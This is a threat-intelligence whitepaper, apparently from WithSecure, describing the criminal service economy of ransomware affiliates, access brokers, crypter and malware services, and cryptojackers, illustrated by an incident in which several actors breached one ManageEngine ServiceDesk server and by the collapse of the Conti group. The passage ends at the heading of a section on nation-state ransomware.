Whitepaper

The Professionalization of Cyber Crime

WITH secure

Contents

1 Executive Summary

1 Executive Summary

Financially motivated cyber crime has been dominated by organized crime gangs for some time. The huge profits of ransomware have led to a rapid evolution and professionalization of the wider cyber crime industry, and the rapid growth of a supporting underground marketplace of products and service providers. This illicit marketplace and associated industries in many ways parallel the legitimate tech ecosystem.


The Ransomware as a service (RaaS) model encourages freelance operators/groupings to operate as affiliates of multiple different primary ransomware groups.

Thanks to the multiple types of malicious tools that are available under an as a service (*aaS) model, there has been an increasing overlap in the use of shared tools and services between unrelated groups. Alongside an industry-wide shift toward the use of legitimate services which can be abused for malicious purposes, this has driven an overlap in the TTPs of actors, even when they have wildly different end goals.

New types of profitable cyber crime have also emerged. Traditional criminal business models such as theft of money or assets, extortion, and fraud continue to be popular, but cryptojackers – highjackers of processing power to mine cryptocurrency, and Initial Access Brokers (IAB) have also made an appearance. While cryptojackers are often seen as low skill, and even low threat, they very often lead the way in vulnerability exploitation, and are repeatedly the first to exploit vulnerable servers.

The success of the IAB model, which sells access to victim organizations or individuals, is illustrated not only by their use across the cyber crime landscape, but by the fact that even Nation State APTs such as DPRK (North Korean) actors have been assessed as likely using IABs in their campaigns.

The concepts described were brought together in a single recent WithSecure Incident Response engagement where five different actors were observed exploiting the same victim for completely different purposes. In this incident, WithSecure threat intelligence encountered six distinct examples of the 'as a service' model in use, in the kill chains observed.



2 Notes on the Appendix

During a recent IR engagement, WithSecure identified multiple attackers using almost the exact same techniques against the same victim with wildly different endgames. The actors and their actions on the victim provide an excellent lens onto the professionalization of the e-crime industry and details of these have been included as an appendix to this report.

3 Entities of the Underground Economy

WITH secure

3 Entities of the Underground Economy

In the past an intrusion set could be considered a set of threat actors operating as part of a set team, within an organizational structure of some kind. The success of ransomware groups and the huge profits being made caused them to more closely emulate legitimate businesses, leading to the emergence of several broad types of criminal service providers and consumers:

- The Affiliate, or Ransomware as a Service (RaaS) model
- Initial Access Brokers (IABs)
- Crypter as a Service (CaaS)
- Cryptojackers
- Malware as a Service (MaaS)
- Other services.

Thanks to encrypted anonymous routing tools (tor, I2P) and cryptocurrency, these groups can relatively anonymously communicate with, and extract payment from, victims, as well as buying and selling goods and services. This has allowed for the creation and growth of an underground marketplace, and the relatively easy availability of hacking tools, expertise, and access to victims. Accessibility to these goods and services offer great value to malicious actors also operating outside of the ransomware industry.

Cryptocurrency and anonymous payment systems have not just enabled a marketplace: they have spurred the creation of a new form of cyber crime known as 'cryptojacking', utilizing compromised hardware or cloud computer resources to generate (‘mine’) cryptocurrency.

State sponsored actors are the original Advanced Persistent Threats (APTs), and while often seen as completely separate from the financially motivated e-crime actors, WithSecure is observing more and more overlaps in tooling between the two groups. In almost a special case of their own, there are the North Korean (DPRK) domiciled intrusion sets, some of which are purely financially–motivated, engaging in almost any type of operation that will generate income for the regime. This includes standard e-crime activities, but they have also been responsible for the theft of billions of dollars in cryptocurrency in highly technical, targeted attacks.

3.1 Ransomware as a Service

In the RaaS model, the traditional intrusion set is fractured into a service orientated model where one organization creates ransomware tools, infrastructure, and operating procedures (known as playbooks), then sells access to these tools and services to other groups or individuals who use them to perform ransomware attacks. Typically, the affiliates will pay a fee for access to the source group, and the source group will also take a percentage of any ransom that is paid.

In this new RaaS e-crime ecosystem the operators performing attacks may use the same ransomware and operate under the same banner, but their Tactics, Techniques and Procedures (TTPs) could vary greatly. Not only that, but a single operator group could be working with multiple RaaS suppliers, making it very unlikely that TTPs can be correlated with specific threat groups. The RaaS system lowers the barrier to entry, allowing new entrants to the scene to benefit from the expertise of established actors, while also allowing established actors to take a cut of the profits of all of the customers who are using their service. As is the case with legitimate service providers, the possible profits are much higher – individuals' time can only be sold once, whereas expertise is packaged as a service, it can be sold repeatedly without particularly increasing costs.

3.2 Initial Access Brokers

The service orientated underground economy that has developed has created a market in which Initial Access Brokers (IABs) thrive. An IAB is a type of threat actor that sells access to victims. IABs will use whatever methods are successful to gain a foothold on victim organizations, and then offer that access for sale on the dark web/underground forums. This access could be gained via phishing, scanning the internet for publicly-accessible vulnerable services, or any other method that has an economically-viable success rate.

Initial Access Brokers significantly lower the bar for actors to undertake what would once would have been considered relatively sophisticated intrusions. It is likely that IABs even purchase, develop, and resell access from other IABs. The typical objective of an IAB is simply to monetize network access for as little effort and investment as possible.

3.3 Crypter as a Service

Malware is not typically a single file that is downloaded by a victim, but instead a set of stages:

- Dropper – the initial malicious file/command which retrieves the second stage
- Crypter - a tool or process which obfuscates the payload of malware so it can bypass network defenses
- Malware - Provides whatever functionality (typically remote administration) the attacker needs.

The crypter is typically intensive in terms of effort and expertise, as it is where a large part of the Anti-Virus/Malware author arms race occurs. It defines the malware authors attempts to avoid detection of both the crypter and the payload, while bypassing anti-malware protections.

Crypter as a Service (CaaS) providers focus on providing crypter software tools and services which attackers can slot into their workflows, getting an attack from initial access to payload deployment with minimum effort. Often the payload itself is what's known as commodity malware, i.e. software that has been purchased from a supplier, and may even be purchased from the same supplier as the crypter, defining yet another underground market of Malware as a Service (MaaS).

3.4 Cryptojackers

With cryptocurrencies, processing power can be directly turned into units of digital currency over time through completion of mathematical functions, but utilising processing power comes with many associated costs. Cryptojacking actors seek to avoid these costs by compromising other people's physical and cloud processing and using it to 'mine' cryptocurrency. Cryptomining is extremely important to the functioning of a cryptocurrency, as the work done is in fact the verification and creation of the blockchain upon which the currency is based. A number of cryptocurrencies have been created which seem to specifically cater to cryptojacking and criminal use, most notably Monero. While Monero is described as a "privacy" focused cryptocurrency, those privacy features are of most use to criminals who happen to need to send or receive huge sums of money without it being traced by law enforcement.

Another key part of Cryptojacking is that the profits of the operator are tied to the value of the cryptocurrency being mined, and as with any other market the value of a cryptocurrency is related to the demand for it. If you keep generating a currency for which there is no demand, the value of the currency you're creating will only go down. Fortunately, demand for cryptocurrency is almost certainly helped by the billions of dollars, pounds and euros spent to pay ransom demands. Whenever a victim chooses to pay a ransom, they first need to purchase the specified amount of cryptocurrency, then transfer it to the ransomware operator. That payment is not a direct transfer of funds from the victim to the attacker. First the victim must purchase cryptocurrency, which increases demand, and increases the value of all units of that cryptocurrency, whoever is holding them, and whatever illegal activities they may be being used for.

3.5 Malware as a Service

Malware as a service (MaaS), IABs, and Crypter as a service (CaaS) do overlap to some extent, and while they are often performed together, they are different functions and so have been split out under different headings.

Developing and updating malware requires a certain level of technical knowledge and ability, and certain malware developers found that they could develop malware and sell it to other actors to use. Just as with any type of software, they may also sell support contracts, access to updates and affiliated services. A good example of this is Qakbot, the banker/infostealer malware.

As the ransomware industry (and its profits) have developed over time, 'banking malware' operators such as Qakbot have adjusted to operate in the ransomware affiliate supply chain. Emotet and Qakbot still often utilize mass exploitation attempts through large spam campaigns, and successful infections have been known to lead to follow-on infection with other types of malware or by other actors, including ransomware. While the traditional purpose of the actors using these MaaS tools may be information stealing and more classic banking malware objectives, they will also proliferate network equity for a second line of profit, in effect becoming IABs themselves.

While MaaS lowers the barrier for entry to other actors, MaaS actors still need to maintain a large botnet to retain the ability to perform large scale phishing campaigns. IABs and the accesses they sell can, however, remove even this barrier to entry for a budding cyber criminal who wants to get into the ransomware space.

3.6 The fall and rise of the script-kiddie

The pursuit of efficiency and profit has driven the professionalization and expansion of the underground marketplace, and the source of that profit is, without a doubt, ransomware. The evolution of ransomware groups into RaaS providers is a logical step for organized crime groups who wish to maximize their efficiencies and - critically - their profit. It has also made it possible for low skilled actors to enter the ransomware/e-crime space and operate effectively, chaining together extremely effective tools provided by criminal service providers, following playbooks and workflows written by experienced attackers, and making a profit with very little need for expertise or experience. Previously, unskilled actors using tools they had not written themselves and didn't actually understand would have been called script kiddies, a term used to indicate youth, lack of experience and lack of technical knowledge. Now these actors might instead be called affiliates, and they have access to tools and techniques every bit as effective as some nation state groups.

3.7 The cyber crime marketplace and nation state actors

The growth of the cyber crime marketplace has democratized access to effective malicious tools, but as well as entry level actors, they are also available to highly advanced attackers such as nation state sponsored hacking groups. The cross-pollination of tooling and even infrastructure has been a boon to nation state actors who, typically, want to avoid attacks being correctly attributed to them. Attribution is typically attempted by combining information found through use of malware families, artifacts discovered via reverse engineering, Command and Control (C2) infrastructure tracking, targeting, actions on target, and of course operational security failures by operators. Using the cyber crime marketplace nation-state actors can acquire generic commodity malware, access to victims, and infrastructure, greatly reducing their exposure and allowing them to hide in the noise of all the other actors using the same tools for financially motivated cyber crime. There is also the rather more prosaic strategic benefit that developing an entire hacking arsenal can be very expensive and time consuming, and these actors are, just like everybody else, looking to achieve their goals as efficiently as possible.

4 The public facing piñata

4 The public facing piñata

The concepts described above were brought together in a single recent IR engagement where WithSecure Incident Response observed multiple actors exploiting the same victim for completely different purposes.

The incident was a compromise that was attributed to a probable ransomware actor. Upon investigation it was determined that the Monti ransomware group were active on the network, having exploited a vulnerable Zoho ManageEngine ServiceDesk instance. It rapidly became apparent that the ServiceDesk instance had also been exploited by the crypto jacking group known as 8220 Gang, a suspected Initial Access Broker (IAB), and the North Korean (DPRK) threat actor Lazarus Group. In addition to this, a user on the network had downloaded a malicious OneNote file from a Qakbot phishing email.

These actors, their methods, and their goals each illustrate a different facet of the underground marketplace and its impact on the cyber security landscape, and the incident described serves as an important case study that demonstrates the shift in the underground economy to facilitate, enable, and increase efficiency of cyber crime.

WithSecure Threat Intelligence were able to identify several actors in the network. Full details can be found in the Appendices to this report, including insight into their activities on the network, but the following figure highlights each in brief.

Actor/ Intrusion Set	Brief	MO
8220 Gang	8220 Gang (Returned Libra), is a Chinese language speaking threat actor group which has been active since 2017. While characterized as low skill, it was the first actor to exploit this victim, and previous reporting has suggested it has a botnet of over 30,000 compromised hosts.	CryptoJacking
Monti	Monti is a ransomware group which very closely imitates the now defunct Conti group. It appeared after the fall of Conti, and is believed to have gotten hold of the leaked Conti data and used it to enter the ransomware industry.	Ransomware
Lazarus Group	Lazarus Group is a threat actor grouping which covers multiple related sub-teams attributed to the North Korean/Democratic People's Republic of Korea (DPRK), specifically the Foreign Intelligence and Reconnaissance General Bureau (RBG). Its goals align with the DPRK, and includes both espionage and profit making financial crime. It has been reported to use many different attack vectors, including mass exploitation, phishing, and purchasing access through IABs. Lazarus is an umbrella term for some sub-groups operating out of RGB, although in the context of this investigation we are unable to be more specific in attribution.	Various
Unnamed IAB	While this IAB is not specifically identified, we identify that it is an IAB with strong confidence. Through analysis on the Cobalt Strike beacon domain we can detect links to SILKLOADER activity.	IAB
Qakbot	Qakbot is a banking trojan which has been in active use, and under continuous development since 2007. Qakbot has evolved over time to become a Malware as a Service (MaaS), where the developer sells the malware to other threat actor groups to use. Qakbot has evolved from its initial infostealer/banker functionality and is now often seen as a precursor to ransomware, likely indicating that it is being used by	Malware as a Service / IAB

5 IAB Case Study

WITH secure

5 IAB Case Study

As mentioned earlier, IABs can significantly lower the barrier to entry for a less skilled individual or group to become a cyber threat actor. While this report focuses on the professionalization of the criminal ecosystem, a key part of this professionalization is the emergence of IABs.
The incident that WithSecure Incident Response investigated gives insight into:


1. Malware proliferation into the wider criminal underground from Chinese criminal forums
2. Industrialization of exploitation
3. Use of legitimate services

Based upon infrastructure analysis, we assess that the unnamed IAB observed during the incident is related to IAB activity documented in a previous report produced by WithSecure Intelligence regarding SILKLOADER crypter software.

5.1 Malware Proliferation

In March 2023, researchers from WithSecure Intelligence (henceforth referred to as W/Intel) released analysis of a piece of malware being proliferated across criminal forums. Dubbed SILKLOADER, it is used as a tool to load Cobalt Strike beacons into memory. Full technical details of SILKLOADER can be found here. There are three key observations to focus on from this analysis:

1. The tool likely proliferated from Chinese criminal circles to Russian ones
2. The tool is used by a prolific IAB
3. The Cobalt Strike infrastructure used by this IAB was also observed in a PLAY ransomware incident




The following diagram by WithSecure Intelligence shows a number of Cobalt Strike domains which are linked through theme, subdomain and beacon watermarks.

These graphs show multiple inter-related domains, many of which spoof the brand Kaspersky, such as:

- Kaspersky360[.]com
- Kasperskyupdates[.]com
- Kasperslkyupodate[.]com
- Kaspenskyupdates[.]com
- S01kaspersky[.]com
- Kasperslkyupdate[.]com

Of these domains 0xx1.kaspenskyupdates[.]com was the destination of Cobalt Strike beacons from the IAB compromise part of the incident detailed in this report. We believe this clearly demonstrates a link between this case and an Initial Access Broker (or set thereof) that is serving actors affiliated with multiple ransomware families utilizing a suite of tools proliferated across criminal marketplaces, as well as legitimate services.



5.2 Use of 'Legitimate' Tooling

An actor in this incident compromised the Windows ServiceDesk instance and installed the 'Level' Remote Monitoring and Management (RMM) tool. Level is a paid-for service where each install connects back to Level cloud infrastructure and is associated with a controlling account which can remotely control the client at any time. As such this requires an account to be created and paid for (though two-week demos are available). Because of this set up, a unique key must be supplied to the installer to associate the install with a controlling account, in almost the exact same way as the Action1 RMM used by the Monti actor.

WithSecure identified this key in the install command used by the actor and was able to report the abuse. It is very much to the organization's credit that Level quickly understood the severity of the situation, identified, and disabled the account in question, and remotely removed the Level agent from all associated endpoints. The quick and decisive action that Level displayed is a good example of what is needed when dealing with a situation such as this and we commend them for that.

Working with Level, WithSecure identified additional victims onto which the attacker had installed the Level agent, all of which are servers running Zoho ManageEngine ServiceDesk, 40% of which were also identified as victims of Lazarus Group's campaign 'No Pineapple'. While it is a realistic possibility that the IAB behind both incidents are serving both Lazarus group and Ransomware actors, we cannot assess this with anything higher than low confidence.

The account on Level's service was registered with an email address where credentials were discovered in a public dump of stolen usernames and passwords, and so is highly likely compromised. This illustrates a key issue in the modern tech ecosystem, which is that the new network boundary is identity. It is increasingly common that ransomware and cryptojacking attacks begin with compromise by an information stealer, and there is an abundance of compromised identities readily available to malicious actors.

5.3 Industrialization of exploitation

This incident involved at least two actors who could be described as IABs, and can be seen as an example of how IABs have industrialized Internet wide exploitation. One of the barriers to entry for malicious actors is the complexity involved with successfully orchestrating an internet wide exploitation attempt. Actors must:

- Understand how a vulnerability can be exploited
- Weaponize the exploit
- Bypass traffic filters in order to scan/exploit en-masse
- Record, maintain, and organize accesses/equities gained
- Develop and/or sell those accesses.

The ability to reverse engineer exploits and/or weaponize them still requires a level of technical ability that is not yet accessible to many cyber criminals, so a service model that removes this barrier is likely to be highly popular. This is a scalable business model and in turn means that there seem to be relatively few IABs, but that they operate from positions of being well funded, capable suppliers able to support a wide range of other malicious actors.

To demonstrate this point we only need to look at the following ransomware chart from WithSecure's March 2023 Threat Highlights Report:


Group	Victims	Percentage
Clop	129	25.5%
Lockbit	116	23.0 %
Alphy	43	8.5 %
Royal	27	5.3 %
Play	25	4.9 %
BlackBasta	25	4.9 %
BianLian	24	4.8%
Medusa	22	4.4 %
RansomHouse	12	2.4 %
Abyss	7	1.4 %
ViceSociety	7	1.4 %
Monti	6	1.2 %

Clop ransomware tops the list in this period, which is almost certainly a direct result of the group's ability to industrialize exploitation of a vulnerability in the 'GoAnywhere' software. Prior to this 'Lockbit' led the monthly rankings for quite some time.

Royal, Play, BlackBasta and Monti all successors to a now-dissolved ransomware family called Conti, and their now-prominence despite an initial lack of brand, infrastructure or custom tooling is an example of the drivers of the ecosystem explored in section 5 - Ransomware.

5.4 Everything as a Service (EAAS)

The following diagram depicts actors in the context of this incident, and how they operate in the cyber crime ecosystem. The items in the grey box show where there is now an underground service available for an actor to outsource, or purchase as a service. With so many different actors and services included in a single infection chain, it is often no longer possible to reliably attribute specific ransomware cases to defined groupings of individuals.



6 Ransomware - The root of all evil

WITH secure

6 Ransomware - The root of all evil

As stated, the professionalization of cyber crime appears to be driven by the huge profits being realised. These profits have largely come off the back of successful, entrenched ransomware groups. These groups have the expertise, infrastructure, resources, and personnel to allow them to strike on an almost daily basis. Open source reporting on the known cryptocurrency wallets used by ransomware groups indicates that, since 2020, at least US$2billion has been paid in ransom. In pursuit of efficiency and profit, many ransomware groups have become both service providers and customers, and while they each have different characteristics, their methods and tooling tend to converge on the most efficient available options to get the job done. There appears to be a lot of cross pollination of personnel and ideas between ransomware groups, which can be traced through changes in TTPs. The self-destruction of the Conti group was probably the biggest event in the ransomware landscape in the last several years, as they went from probably the most successful ransomware group to nothing. Out of the ashes of that demise, TTPs previously associated with Conti were seen to migrate to other groups. A number of new actors appeared on the scene after the demise of Conti, while changes in the behavior of other, pre-existing, groups suggests they absorbed fragments of Conti.

Of note is that every single major ransomware group listed is a multi-point extortion group, i.e. they demand payment not only to decrypt files, but also to prevent stolen data from being leaked on the Internet.

6.1 Conti

6.1.1 What it was

Conti was a Russian-language group been active since at least 2020, up until early 2022. The group had an overlap in resources, infrastructure, and personnel with other cybe crime groups including TrickBot. It was responsible for several very high-profile incidents, including an attack on the Health Service Executive of the Republic of Ireland, the Waikato District Health Board of New Zealand, the central bank of the Republic of Indonesia, The National Directorate of Intelligence of Peru, and multiple agencies of the Costa Rican government.

The Conti name and leak site has not been active since mid-2022, when the group disbanded following the ”ContiLeaks” saga and a bounty of up to $10 million being issued on members of the group by the US government.

6.1.2 How did it fall apart?

Following the invasion of Ukraine, Conti publicly announced support for Russia. In a group likely comprised of Ukranian nationals also, this angered an affiliate who responded by leaking a treasure trove of Conti data, including chat logs, training materials, tools, and source code. This was a huge blow to the group’s business: Why pay to be an affiliate with access to Conti ransomware, tools, and playbooks when you could just download them for free? Conti’s organizational security - the inner workings of the group - were laid bare in their chat logs and it’s reputation in criminal circles was destroyed.

As if that was not enough, shortly after the US government issued a bounty of $10 million for information leading to the arrest of the leaders of the group, or $5 Million for any other member of the group.

6.1.3 What was the result?

Conti may be no more, but its almost certain that the organization was liquidated, not the individuals and multiple fragments of the group have rebranded or joined other ransomware groups since, bringing with them TTPs that can be traced back to Conti operations. Conti was a blueprint for successful ransomware groups, and quite obviously consisted of a number of criminals with both the technical expertise and resources to become very successful in their field. While others may have wanted to emulate it before, once the Conti leak occurred they could simply copy Conti’s actions using Conti’s tools. In addition, while the group disintegrated, this then meant that multiple individuals or groups of individuals with both technical and “professional” expertise, as well as very large sums of money, were suddenly looking to get back into business again. These fragments took with them knowledge of the techniques that had worked for the group and spread them around the underground marketplace, such as the use of credentials provided by IABs, the use of Living off the Land binaries (LoLBINs), knowledge of exploit development, large scale exploitation, and the use of Malware as a Service/commodity malware.

6.1.4 What does this tell us?

The Conti leaks themselves gave insight into the operations of a successful Russian-language cyber crime group. They purchased access and tools from other actors, ran an affiliate model, and operated with a high level of technical capability and financial assets. This means they had the resources available to develop or buy exploits for the latest big CVE. Their operations were so obviously successful that they inspired other groups to try to do the same. When they dissolved, they not only left a gap in the market, they imbued other actors with tools, data, and in some cases former Conti members, which essentially raised a lot of low level operators to a whole new level. The fact that former Conti members were able to find and join other groups affirms that there are links between the different groups in the ransomware industry, and the wider underground market.

Conti TTPs can be directly observed and tracked, and following the dissolution, those TTPs spread throughout the market, proving that cross-pollination of ideas across threat actors occurs. Conti's manual is still used as a step-by-step guide by ransomware affiliates, and their source code leak has now given some individuals the ability to create their own encryption software. Importantly, this has given individuals, previously, without the technical ability the means to enter the marketplace.

6.2 Nation state ransomware

